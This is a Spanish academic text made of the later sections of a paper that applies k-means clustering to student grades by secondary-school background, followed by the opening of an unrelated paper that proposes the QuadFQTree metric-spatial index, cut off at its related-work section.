Para el análisis de los *clusters*, se tendrá en cuenta la distribución de los mismos, así como su extensión, para poder deducir cuando existe más concentración de puntos, lo que será interesante para destacar alguna cualidad de los estudiantes que provoca esa mayor concentración en ciertos valores. Además, si los *clusters* son homogéneos en su distribución querrá decir que no hay ninguna clase de estudiantes que destaque en esa cualidad. Se irá variando la cantidad de *clusters* para así encontrar situaciones que permitan llegar a alguna conclusión que sea de interés. Además, se tendrán en cuenta para el análisis la cantidad de puntos por *cluster*.

En el estudio se han realizado las transformaciones necesarias sobre los datos para garantizar la confidencialidad de los mismos.

2.1 Herramienta desarrollada

Para la confección de los *clusters* fue desarrollada una herramienta en lenguaje Python [6], el cual permite un rápido e intuitivo manejo de la información, así como la posibilidad de filtrar, modificar y categorizar ciertos valores en los archivos cargados. De esta manera, se preparan los datos y se configuran los parámetros para la conformación de los *clusters*, utilizando la biblioteca *scikit-learn* [7] que provee de funcionalidades de *machine learning* para la detección de patrones en los datos de forma automatizada [8], habiendo elegido *k-means*, como se mencionó anteriormente.

La herramienta resultante (Fig. 1) está diseñada de manera tal que permita en un futuro repetir el análisis con otro conjunto de datos obtenidos del SIU Guaraní.

Las funcionalidades principales ofrecidas son:

- Carga de archivos de datos: cada archivo dará origen a una tabla con los datos.
- Carga de filtros: se permite la carga de archivos con texto que describa filtros a aplicar a las tablas. Los filtros pueden ser por igualdad, valor mayor o valor menor (estos últimos sólo aplicables a valores numéricos). Además, se pueden definir uniones, intersecciones y negaciones de filtros.
- Carga de categorías: esto permite la carga de archivos con texto que describa categorías en las cuales clasificar a los datos. Con esto se puede, dado el nombre de una columna de una tabla y un conjunto de valores a buscar, reemplazar un valor asociado que identifique a la categoría. A modo de ejemplo, se puede reemplazar en todas las filas cuya "carrera" tenga como valor "206" por el valor asociado "Ingeniería de sistemas" u otro valor numérico que sea útil para el *clustering*.
- Realización de *merge*: esta funcionalidad permite unificar dos tablas mediante campos a elección y permite encontrar nuevas relaciones entre los datos.
- Generación del *cluster*: ya teniendo las tablas preparadas, se procede a configurar los parámetros para realizar el *clustering*. Se puede seleccionar por cuales campos unir las tablas cargadas, los campos a usar en el *clustering* y la cantidad de *clusters* que se quieren obtener. Cabe aclarar que los valores que se usen para el *clustering* deben ser numéricos, en otro caso no se podrá realizar.




Fig 1. Herramienta desarrollada para la construcción de *clusters* y obtención de indicadores.

2.2 Filtros aplicados a los datos

Para el diseño de los casos de estudio desarrollados en este trabajo solo se han aplicado los filtros de fecha (2003 en adelante debido a que corresponden a la implementación de la primera versión de SIU Guaraní). No obstante, la flexibilidad de la herramienta permite realizar filtros por cualquiera de las columnas intervinientes dando a un potencial usuario las facilidades de análisis para hacer

estudio de cohortes, carreras o incluso planes para ver la efectividad de estos dentro de las carreras.

2.3 Categorización de los datos

Debido a que los títulos secundarios son de tipo de dato *string* o texto y no son homogéneos, es necesario categorizar los datos antes de la conformación de los *clusters*.

En [9], se establece la posibilidad de usar *k-means* con datos categorizados al transformar el conjunto de datos inicial en valores numéricos, por lo que la siguiente categorización es posible en el contexto de *clustering*.

De esta manera, se agruparon los datos de los títulos secundarios cuyas áreas son similares, como por ejemplo los que contienen palabras como "agropecuario", "naturales" o "salud" se agrupan debido a que se hallan en el área de las ciencias naturales.

Además, para realizar el *clustering* se requiere que los datos tengan no sólo un valor numérico, sino una relación geométrica entre ellos, ya que el algoritmo de *clustering* se basa en las distancias entre los puntos en el plano. Por esto último es que se estableció una escala de áreas que va desde menos a más relacionadas a las Ciencias Exactas (es decir, que tienen más o menos que ver con los estudios en la Facultad de Ciencias Exactas). En la Tabla 2 se pueden apreciar cómo se categorizaron los datos, y su valor en la escala propuesta.

Tabla 2. Categorías de los títulos secundarios.

Categoría	Valores agrupados	Valor en la escala
Arte	Arte, diseño, música, musical, artística.	0
Docencia	Docente, pedagógico, educación física.	0
Turismo	Turismo, turísticos.	0
Idiomas	Idiomas, lenguas, letras.	1
Ciencias Sociales	Sociales, humanidades, humanas, social, comunicación.	1
Ciencias Naturales	Agropecuario, naturales, salud, biológica, alimentación, ganadería, laboratorio, agraria, biotecnológico, química.	2
Ciencias Económicas	Impositivo, gestión, administración, empresas, bancarias, económicas, comercial, mercantil, economía, contable.	3
Mecánica	Mecánica, electromecánica, electricista, automotores, electrónica, electrotecnia.	4
Construcción	Construcción, maestro mayor, carpintero.	4
Computación	Computación, informática, analista de sistemas, computadoras, programación.	5
Ciencias Exactas	Exactas, matemáticas, físico-matemáticas.	5

3. Casos de estudio

A continuación, se diseñan tres casos de estudio que ayudan a caracterizar el desempeño de los estudiantes, tanto en los exámenes finales como los de cursadas.

- Caso 1: comparación de notas de finales de materias de primer año y notas de finales de todas las materias.
- Caso 2: comparación de notas de cursadas de materias de primer año y notas de cursadas de todas las materias.

3.1 Caso 1: comparación de notas de finales de materias de primer año y notas de finales de todas las materias.

Este caso de estudio ha sido diseñado para identificar las características de los exámenes finales en estudiantes de primer año en comparación con el desempeño que los mismos obtienen durante el resto de la carrera. Es importante señalar que luego de probar con distintas configuraciones, se decidió utilizar 6 *clusters* debido a que presentaban una mejor distribución.

La Fig. 2 muestra el resultado de realizar el *clustering* con las notas de los exámenes finales en las materias de primer año.




Fig 2. Clusters de notas de finales en materias de primer año.

En la Tabla 3 se muestran algunos indicadores extraídos a partir de ese clustering, a continuación, se realiza el análisis de estos resultados.

Tabla 3. Indicadores del clustering de notas de finales en materias de primer año.

Cluster (Ci)	#puntos del cluster	centroide	promedio de puntos (1)
0	786	2,60	262,0
1	1231	8,33	615,5
2	510	6,63	255,0
3	1342	4,94	671,0
4	1269	8,04	423,0
5	802	2,02	267,3

Siendo el “promedio de puntos”,

prom ptos (Ci) = #ptos Ci / #col Ci **(1)**

y,

#ptos Ci : cantidad de puntos del *cluster* Ci

#col : cantidad de columnas que abarca el *cluster* Ci

En un análisis de la Fig. 2 y la cantidad de puntos mostrada en la Tabla 3, se puede ver que el *cluster* 3 (conformado por muestras de títulos secundarios con valores 2 y 3 en la escala propuesta) contiene la mayor cantidad de muestras. Las notas de este *cluster* se caracterizan por ser aceptables (van desde 4 hasta aproximadamente 6,5). Se puede inferir entonces que una gran cantidad de estudiantes que hayan tenido orientaciones medianamente cercanas a las Ciencias Exactas tiende a tener notas aceptables.

El *cluster* 2 representa a la mayoría de las notas de finales de estudiantes con orientaciones más cercanas a las Ciencias Exactas. De la Fig. 2 se puede deducir que las notas mayores a 7,5 tienden a ubicarse en los títulos secundarios más orientados a las Ciencias Exactas dentro del *cluster*.

Por otro lado, se puede observar que los *clusters* 1 y 4 tienen una cantidad similar de muestras, ambos se ubican en la región superior del plano y abarcan orientaciones distintas, lo que los hace comparables. Viendo los valores de los centroides, se puede decir que las orientaciones 3 y 4 (*cluster* 1) tienen mejores notas que las orientaciones 0, 1 y 2 (*cluster* 4). Además, los puntos en el *cluster* 1 están bastante más concentrados en el área, lo que indica que las notas dentro del mismo *cluster* son más parecidas entre sí, y, por lo tanto, las orientaciones 3 y 4 tienden más a tener las mismas notas.

De manera similar que como ocurría con los *clusters* 1 y 4, los *clusters* 0 y 5 también son comparables. Poseen cantidad parecida de muestras y promedio de puntos semejante. Ambos representan a los finales desaprobados (y finales aprobados con notas bajas). Se diferencian en cuanto a que las notas del *cluster* 5 son en promedio más bajas que las del *cluster* 0, lo que indica que los estudiantes con orientaciones más cercanas a las Ciencias Exactas tienden a obtener menor nota en los finales de materias de primer año.

La Fig 3 muestra el *clustering* realizado sobre las notas de finales de materias de todos los años en la que se resalta la composición de cada uno de ellos y se señala la posición del centroide de igual manera que la Fig. 2.




Fig 3. Clusters de notas de finales en todas las materias.

A continuación, en la Tabla 4, se muestran los indicadores obtenidos a partir de este *clustering*.

Tabla 4. Indicadores del clustering de notas de finales en todas las materias.

Cluster	#puntos del cluster	centroide	promedio de puntos **(1)**
0	5510	9,15	2755,0
1	2420	3,60	806,6
2	4039	6,31	2019,5
3	3967	8,85	1322,3
4	1327	7,38	663,5
5	2529	2,78	843,0

A continuación, la Tabla 5 muestra un resumen con la cantidad de exámenes finales de primer año y de todos los años que permite dimensionar la preponderancia de estudiantes provenientes de escuelas secundarias de la categoría 3 como así también el poco aumento de exámenes finales de la categoría 0.

Tabla 5. Cantidad de exámenes finales por título secundario.

Título secundario	finales de primer año	finales de todos los años
0- arte, docencia, turismo	122	283
1- idiomas, ciencias sociales	901	2378
2- ciencias naturales	1522	4863
3- ciencias económicas	2574	10318
4- mecánica, construcción	268	645
5- computación, ciencias exactas	553	1305

3.2 Caso 2: comparación de notas de cursadas de materias de primer año y notas de cursadas de todas las materias.

De manera similar al caso de estudio 1, se ha sido diseñado el nuevo caso, pero en esta oportunidad para identificar las características de los exámenes de cursada. La comparación también se establece entre el primer año y el desempeño durante el resto de la carrera. Así mismo se decidió utilizar 6 *clusters* para respetar la configuración elegida inicialmente.

La Fig. 4 muestra el resultado de realizar el *clustering* con las notas de los exámenes cursada en las materias de primer año. Además, en la Tabla 6 se muestran algunos indicadores extraídos a partir de ese *clustering*, luego, se realiza el análisis de estos resultados.




Fig 4. *Clusters* de notas de cursadas de primer año.

Tabla 6. Indicadores del clustering de notas de en materias de primer año.

Cluster	#puntos del cluster	centroide	promedio de puntos (1)
0	2181	4.73	1090
1	917	3.60	458
2	1802	1.72	600
3	1087	7.92	362
4	1238	7.27	412
5	1199	2.81	599

Para este caso el centroide con mayor valor es el correspondiente al *cluster* 3 que representa las orientaciones cercanas a Ciencias Exactas, aunque el mismo tiene baja representación en cuanto a la cantidad de puntos. Le sigue el *cluster* 4 que representa a notas del resto de las orientaciones con una diferencia no demasiado significativa en cuanto a la cantidad y promedio de puntos. Esta situación parece indicar que no se puede concluir con certeza sobre el aporte de este análisis, incluso el hecho mismo de que se observen solo dos *clusters* en las mayores notas,

Por su parte, la Fig. 5 muestra el resultado de realizar el *clustering* con las notas de los exámenes cursada en las todas las materias donde el mayor valor del centroide se ubica en el *cluster* 1 nuevamente perteneciente a las orientaciones cercanas a Ciencias Exactas. En la Tabla 7 se muestran algunos indicadores extraídos a partir de ese *clustering*.

A diferencia del análisis de la Fig. 4 y de acuerdo con los datos de la Tabla 7, se puede ver que en esta oportunidad se observa una diferencia importante en la cantidad de notas entre los dos *clusters* con centroide de mayor valor (1 y 3). De alguna manera esta situación muestra un mejor desempeño de los estudiantes con orientación cercana a Ciencias Exactas respecto al resto.




Fig 5. Clusters de notas de cursadas de todas las materias.

Tabla 7. Indicadores del clustering de notas de cursadas en todas las materias.

Cluster	#puntos del cluster	centroide	promedio de puntos (1)
0	7228	5.02	3614
1	5509	8.40	1836
2	1982	4.61	991
3	4116	7.97	1372
4	3492	1.82	1164
5	2231	3.22	1115

La Tabla 8 muestra un resumen con la cantidad de exámenes de cursadas de primer año y de todos los años que y al igual que la Tabla 5, permite dimensionar la superioridad de estudiantes provenientes de escuelas secundarias de la categoría 3 como así también el poco aumento de exámenes finales de la categoría 0, pudiendo estar relacionado, en ambos casos, con aspectos inherentes a la deserción

Tabla 8. Cantidad de exámenes de cursada por título secundario.

Título secundario	cursadas de primer año	Cursadas de todos los años
0- arte, docencia, turismo	220	423
1- idiomas, ciencias sociales	1512	3491
2- ciencias naturales	199	5963
3- ciencias económicas	3504	11910
4- mecánica, construcción	388	891
5- computación, ciencias exactas	810	1880

4. Conclusiones y trabajos futuros

Sobre el caso 1:

Comparando las figuras 2 y 3 se puede notar cierta semejanza en los *clusters* obtenidos en cada caso. Más aún, comparando el *cluster* 0 de la Fig. 2 con su equivalente de

la Fig. 3 (el *cluster* 1), se puede observar que contienen aproximadamente la misma cantidad de muestras con respecto al total (~13% del total de muestras), tienen forma similar y se ubican en la misma región del plano (inferior izquierda). De esto se puede deducir que representan al mismo tipo de notas de finales: desaprobadas o aprobadas pero bajas, de estudiantes que tuvieron orientaciones con valor 0, 1 o 2 en la escala propuesta.

De forma similar ocurre con los demás *clusters* de ambas figuras con lo que se puede concluir que los *clusters* de la Fig. 2 son comparables con sus equivalentes en la Fig. 3.

Contribuyendo a esto último, se puede ver que las relaciones entre los *clusters* dentro de la Fig. 3 se mantienen en cierta medida igual que entre los *clusters* de la Fig. 2: por ejemplo, el *cluster* 2 contiene notas aceptables de orientaciones 2 y 3 como ocurría con el *cluster* 3 de la Fig. 2 y así con los demás.

Sin embargo, como diferencia se puede observar que hay una mejoría general en los centroides de las notas de materias de todos los años con respecto a los centroides de las notas en materias de primer año. En otras palabras, en cada *cluster* de la Fig. 3 se agrupan mayor cantidad de notas más altas que en su equivalente en la Fig. 2. Tomando como ejemplo el *cluster* 1 de la Fig. 3, se aprecia un aumento en 1 punto en la nota respecto al *cluster* 0 de la Fig. 2 (el valor del centroide sube de 2,6 a 3,6). Esto implica que la diferencia que marca un desempeño inicial en notas de finales en el primer año se acentúa en los años posteriores.

Sobre el caso 2:

Comparando las figuras 4 y 5 se puede notar cierta semejanza en los *clusters* obtenidos en cada caso, al igual de lo que ocurre con las figuras 2 y 3.

Referente al mayor valor del centroide, en ambas figuras está representado por el *cluster* perteneciente a las orientaciones cercanas a las Ciencias Exactas (*cluster* 3 y 1 respectivamente) donde se observa un aumento de 0,48 en el valor del centroide de las notas de todas las cursadas respecto de las de primer año. El siguiente *cluster* en importancia respecto del centroide es el que agrupa el resto de las orientaciones pero que es apenas un 20% mayor en tamaño de puntos que el *cluster* principal para el caso de las notas de primer año. Respecto de las notas de todas las cursadas la situación se invierte y la diferencia pasa a ser alrededor del 30% a favor de las orientaciones cercanas a Ciencias Exactas lo que indica de alguna manera que aumenta la cantidad de estudiantes que incluso mejoran las notas.

Un caso de estudio que puede ser de interés para analizar es sobre las notas de cursadas y de finales de estudiantes ingresantes de una cohorte en particular, lo que permitiría aislar y dar seguimiento a los estudiantes que comienzan y continúan juntos al mismo ritmo de carrera. Por este motivo, se plantea también como un caso a futuro.

Es importante destacar que, como se puede observar en la composición de las figuras, en los *clusters* obtenidos participan notas de diferentes orientaciones lo cual es normal debido a la naturaleza del problema. Sin embargo, al realizar cálculos sobre lo que representa la distribución de notas dentro de una columna en cuanto a los *clusters* en que se encuentra dividida, para el caso del *cluster* 3 muestra una mayor concentración en las notas bajas respecto de las más altas (en una proporción aproximada de 60% a 40%), lo que no ocurre en el *cluster* 1. Como ejemplo podemos citar la composición de la columna 0 (arte, docencia, turismo) que contiene 256 notas pertenecientes al *cluster* 5 y 167 pertenecientes al *cluster* 3. Sobre esto se seguirá indagando para poder arribar a conclusiones más acertadas.

Otra cuestión para considerar como trabajo futuro es la cantidad de *clusters* elegidos para el análisis, A pesar de haber probado distintas configuraciones y respetar en ambos casos de estudio la cantidad elegida, sigue siendo de manera arbitraria y, como se puede observar en el caso de estudio número 2 resulta insuficiente por la forma en que son clasificados por el algoritmo. En este sentido será necesario considerar alternativas como por ejemplo realizar pruebas con *XMeans* [10].

Por último, en cuanto al objetivo en sí de este trabajo, es importante señalar que el análisis logrado cumple las expectativas respecto de la utilidad del método de *clustering*. Aun así, este estudio se considera preliminar y no concluyente debido a que los autores consideran que, luego del experimento realizado se deben incluir métricas de validación interna (cohesión, separación). De la misma manera, será importante contar con otros elementos como lo son los indicadores de la estadística tradicional (varianza, mediana, dispersión, entre otros) y establecer análisis comparativos con tablas de frecuencia y distribución como se ha mencionado en la introducción, lo que además permitirá profundizar aspectos del desempeño en sí.

Estas cuestiones no se han logrado materializar en este trabajo y son propuestas como trabajos futuros al mismo.

Referencias

[1]. Han J. and Kamber M: Data Mining: Concepts and Techniques. (2000). Versión obtenida el 22/05/18. Disponible en: https://cs.wmich.edu/~yang/teach/cs595/han/ch01.pdf

[2]. Berkhin P.: Survey of Clustering Data Mining Techniques. In: Kogan J., Nicholas C., Teboulle M. (eds) Grouping Multidimensional Data. Springer, Berlin, Heidelberg, pag. 25. (2006):

[3]. Huang, Z.: Extensions to the k-means algorithm to clustering large data sets with categorical values. Data Mining and Knowledge Discovery, 2, 283–304. (1998). Versión obtenida el 17/06/18. Disponible en:

http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.15.4028&rep=rep1&type=pdf

[4]. Sayad S.: K-means Clustering. (2018) Versión obtenida el 06/06/18. Versión obtenida el 06/06/18. Disponible en:

http://www.saedsayad.com/clustering_kmeans.htm

[5]. Madhulatha T., An overview on clustering methods. IOSR Journal of Engineering. Vol. 2. pp: 719-725. (2012). Versión obtenida el 06/06/18. Disponible en:

https://arxiv.org/ftp/arxiv/papers/1205/1205.1117.pdf

[6]. Python Software Foundation. Python Language Reference, version 3.6.4. http://www.python.org

[7]. Pedregosa et al.: Scikit-learn. Machine Learning in Python, JMLR 12, pp. 2825-2830 (2011). Versión obtenida el 13/08/18. Disponible en:

https://www.researchgate.net/publication/326657139

[8]. Shai Shalev-Shwartz S. and Shai Ben-David. Understanding Machine Learning: From Theory to Algorithms. (2014). Versión obtenida el 17/05/18. Disponible en:

https://www.cs.huji.ac.il/~shais/UnderstandingMachineLearning/understanding-machine-learning-theory-algorithms.pdf

[9]. Semeh Ben Salem, Sami Naouali, Moetez Sallami: Clustering Categorical Data Using the K-Means. Algorithm and the Attribute's Relative Frequency. World Academy of Science, Engineering and Technology. International Journal of Computer and Systems Engineering. (2017). Versión obtenida el 16/08/18. Disponible en:

https://waset.org/publications/10007221/clustering-categorical-data-using-the-k-means-algorithm-and-the-attribute-s-relative-frequency

[10]. Pelleg, D., & Moore, A. W. (2000, June). X-means: Extending k-means with efficient estimation of the number of clusters. In Icml (Vol. 1, pp. 727-734).

QuadFQTree – Un Índice Métrico-Espacial

Adrián Planas[1], Andrés Pascal[1], Norma Herrera[2]

[1] Univ. Tec. Nacional, Fac. Concepción del Uruguay, Dpto. Sistemas de Información
[2] Univ. Nac. de San Luis, Departamento de Informática, San Luis, Argentina

pladnic@gmail.com, andrespascal22@gmail.com, nherrera@unsl.edu.ar

Resumen

Los espacios métricos permiten modelar bases de datos que soportan búsquedas por similitud, es decir, donde las consultas son objetos no estructurados de diversos tipos, que tienen como respuesta los objetos parecidos en cierto grado al que se consulta. Por otro lado, las bases de datos espaciales permiten almacenar y recuperar eficientemente datos que poseen alguna componente que hace referencia a sus formas y ubicaciones espaciales. Existen aplicaciones donde resulta de interés realizar búsquedas por similitud pero teniendo en cuenta también la componente espacial. Este tipo de consultas no puede resolverse eficientemente con índices espaciales ni con índices métricos por separado. En este artículo abordamos el estudio de las consultas métrico-espaciales, y proponemos el QuadFQTree, que integra aspectos del índice espacial QuadTree con el índice métrico FQTree, para resolver consultas por similitud y espacio eficientemente. Como parte de este artículo se muestran los primeros resultados de experimentos realizados con este método de acceso.

1. Introducción

En las últimas tres décadas, las bases de datos han incorporado paulatinamente la capacidad de almacenar tipos de datos no estructurados tales como imágenes, sonido, texto, video, elementos geométricos, etc. La problemática de almacenamiento y búsqueda en éstas difiere notablemente de la correspondiente a las bases de datos clásicas. Estos tipos de datos no poseen una longitud fija, por lo cual son más difíciles de organizar dentro de una estructura, normalmente no pueden ser ordenados, y la búsqueda exacta carece de interés en este ámbito. Es en este contexto donde han surgido nuevos modelos de bases de datos capaces de cubrir eficaz y eficientemente las necesidades de almacenamiento y búsqueda de estas aplicaciones. Entre estos modelos se encuentran las bases de datos espaciales, que permiten mantener un registro de ubicación de un objeto en un espacio n-dimensional, y los espacios métricos, que constituyen un modelo genérico que soporta búsquedas por similitud.

El objetivo de las búsquedas por similitud [1] es encontrar objetos que poseen características similares a uno dado bajo cierto criterio. Esta clase de funcionalidad ha sido utilizada en muchas áreas de la informática. Por ejemplo, en reconocimiento de patrones, las consultas por similitud se pueden usar para clasificar nuevos objetos de acuerdo a objetos cercanos ya clasificados; en sistemas de recomendación se pueden utilizar para generar recomendaciones personalizadas basadas en las preferencias del usuario; en bases de datos de imágenes se pueden usar para búsquedas por contenido.

Dado que los tipos de datos de estos sistemas pueden variar considerablemente (imágenes, cadenas, secuencias de proteínas, sonido, texto libre, etc), es deseable contar con un modelo genérico que los abarque, y que permita diferentes funciones de comparación. En este aspecto, el modelo más utilizado es el definido por los Espacios Métricos, que permiten cualquier función de similitud, siempre que cumpla con ciertas propiedades.

Un espacio métrico es un par (U, d) donde U es un universo de objetos y $d:UxU \rightarrow R^+$ es una función de distancia definida entre los elementos de U que mide la similitud (disimilitud, en realidad) entre ellos; esto significa que a menor distancia, más cercanos o similares son los objetos. Esta función d cumple con las propiedades características de una función métrica:

(a) $\forall x,y \in U$, $d(x, y) \geq 0$ (positividad)

(b) $\forall x,y \in U$, $d(x, y) = d(y, x)$ (simetría)

(c) $\forall x \in U$, $d(x, x) = 0$ (reflexividad)

(d) $\forall x,y,z \in U$, $d(x, y) \leq d(x, z) + d(z, y)$ (desigualdad triangular)

Esta última propiedad, la desigualdad triangular, es de suma importancia para descartar elementos durante la búsqueda. La base de datos será entonces un subconjunto finito $X \subseteq U$, de cardinalidad n. Una de las consultas típicas en este modelo es la búsqueda por rango, que se denota $(q, r)_d$. Dado un elemento $q \in U$ al que llamaremos query, y un

radio de tolerancia *r*, una búsqueda por rango consiste en recuperar los objetos de *X* que estén a distancia a lo sumo *r* de *q*, es decir:

$(q, r)d = \{x \in X / d(q, x) \leq r\}$

Por otro lado, el modelo espacial ha aumentado su uso significativamente desde la década de los 90', principalmente como soporte para los Sistemas de Información Geográfica (SIG). Con el crecimiento de Internet, la cantidad de objetos que poseen una ubicación espacial se ha incrementado exponencialmente. Por ejemplo, los dispositivos móviles han permitido la generación de cantidades enormes de datos georeferenciados que se comparten a través de la Web; principalmente fotos con ubicación.

Las bases de datos espaciales están formadas por información estructurada a la que se le añaden objetos geométricos: puntos, polilíneas o polígonos, bajo un sistema de referencia predefinido. Dichas bases pueden contener cientos de miles o millones de estos objetos sobre los cuales se realizan consultas con operaciones tales como intersección, adyacencia, inclusión y muchas otras. Tales operaciones suelen ser costosas desde el punto de vista computacional, por lo cual se requieren métodos de acceso que disminuyan considerablemente la cantidad de comparaciones necesarias para resolver una consulta.

Existen aplicaciones donde resulta de interés realizar búsquedas por similitud pero teniendo en cuenta también la componente espacial. Un caso típico son los SIG, donde los elementos con ubicación espacial en muchos casos requieren ser consultados también por similitud. Por ejemplo, en un mapa con fotos de edificios y construcciones ampliamente conocidas, sería de interés, dada una imagen de una construcción, encontrar las imágenes similares dentro de un área geográfica particular. O en lugar de una imagen, simplemente buscar por similitud el nombre de un punto de interés más cercano a la ubicación donde uno se encuentra, ya que en ocasiones no se conoce cómo se escribe. Estas consultas implican una búsqueda que tiene en cuenta tanto el aspecto espacial como la similitud del elemento que se consulta y, en el caso de segundo ejemplo, son muy comunes cuando se utilizan Sistemas de Posicionamiento Global (GPS). Un caso particular de este problema, la búsqueda de documentos geográficos, ha sido estudiado previamente [2] dando lugar a índices tales como el IR-Tree [3], pero que están diseñadas sólo para documentos.

Si bien estas consultas se pueden resolver utilizando índices espaciales y métricos por separado para luego encontrar la respuesta final, es mucho más eficiente contar con métodos de acceso que estén diseñados específicamente para resolverlas. En este artículo se presenta una solución general a este problema, que sirve para cualquier objeto que sea consultado por similitud y ubicación a la vez.

Este artículo está organizado de la siguiente manera. En la Sección 2 se presenta un breve resumen del trabajo relacionado. En las Secciones 3 y 4 planteamos el problema de consultas métrico-espaciales y proponemos un índice para resolverlas con eficiencia, el QuadFQTree. En la Sección 5 se muestra los primeros resultados de su evaluación experimental, y por último en la Sección 6 se presentan las conclusiones y el trabajo futuro.

2. Trabajo Relacionado

En esta sección se resumen los desarrollos más importantes en cuanto a los métodos de acceso métricos y espaciales.

2.1 Índices Métricos

Existen varios métodos de acceso diseñados para acelerar la búsqueda por similitud en espacios métricos genéricos. En general, pueden ser clasificados en dos categorías: métodos basados en particiones compactas [4, 5, 6, 7] y métodos basados en pivotes [8, 9, 10, 11]. Los métodos basados en particiones compactas dividen el espacio en regiones representadas por centros e intentan descartar las regiones alejadas del objeto que se consulta. Mientras que los basados en pivotes almacenan las distancias precalculadas de cada objeto hacia los pivotes y las utilizan con el mismo de fin. En ambos casos se utiliza la desigualdad triangular para reducir la cantidad de elementos a comparar con la consulta. En general, los métodos basados en pivotes obtienen mejores resultados en cuanto a la performance de las consultas.

Dentro de los basados en particiones compactas, el BST [12], [13] es un árbol binario construido recursivamente. Utiliza un centro con un radio de cobertura para representar cada partición. El GHT [14] utiliza dos centros por cada nodo del árbol y agrupa los elementos de acuerdo al centro más cercano a cada uno de ellos. GANT [15] es una generalización del GHT. Utiliza particiones de Voronoi del espacio. Existe una versión dinámica de este último, llamada EGANT [16]. SAT [17] utiliza un modelo complementario a los diagramas de Voronoi, los grafos de Delaunay. También existen extensiones de SAT, dinámicas, y para memoria secundaria [18, 19]. El M-tree [5] es un árbol balanceado optimizado para memoria secundaria, que surge como una adaptación natural de la familia de los B-Trees a más de una dimensión. Existen muchas variantes del M-Tree, tales como Slim-Tree [20], DBM-Tree [21] y CM-Tree [22]. El D-index [6] es una estructura que utiliza una función hash para mapear objetos en buckets. LC [4] utiliza una lista de clusters que mejora la eficiencia en la búsqueda a costa de hacer menos eficiente su construcción. BP [23] es un árbol no-balanceado pensado para espacios métricos de alta dimensionalidad.

Respecto a los métodos basados en pivotes, AESA [24] emplea una tabla que registra todas las distancias entre los objetos de la base de datos. Para reducir el tamaño de dicha tabla, se han propuesto distintas variantes. Por ejemplo, LAESA [25] solo guarda las distancias hacia un conjunto de pivotes seleccionados. EP [26] selecciona un conjunto de pivotes sin redundancia, que cubren la base de datos completa. Clustered Pivot-Table [27] agrupa las

distancias precalculadas para mejorar aún más la eficiencia de las búsquedas. El BKT [10] fue uno de los primeros índices métricos basados en pivotes, y está diseñado para distancias discretas. Es un árbol donde cada nodo contiene un pivote distinto y todos los elementos que se encuentran a la misma distancia de pivote se ubican en el mismo nodo hijo. El FQT [29] es similar al BKT, pero utiliza el mismo pivote para todos los nodos del mismo nivel, reduciendo así la cantidad de comparaciones entre la consulta y los pivotes. VPT [11] es un árbol binario diseñado para distancias continuas y su versión r-aria es el MVPT [30].

Existen también métodos híbridos, que combinan particiones compactas con pivotes, por ejemplo el PM-Tree [31], que utiliza pivotes sobre regiones definidas por un M-Tree, o el M-Index [32], que agrupa objetos utilizando distancias precalculadas hacia sus pivotes más cercanos.

2.2 Índices Espaciales

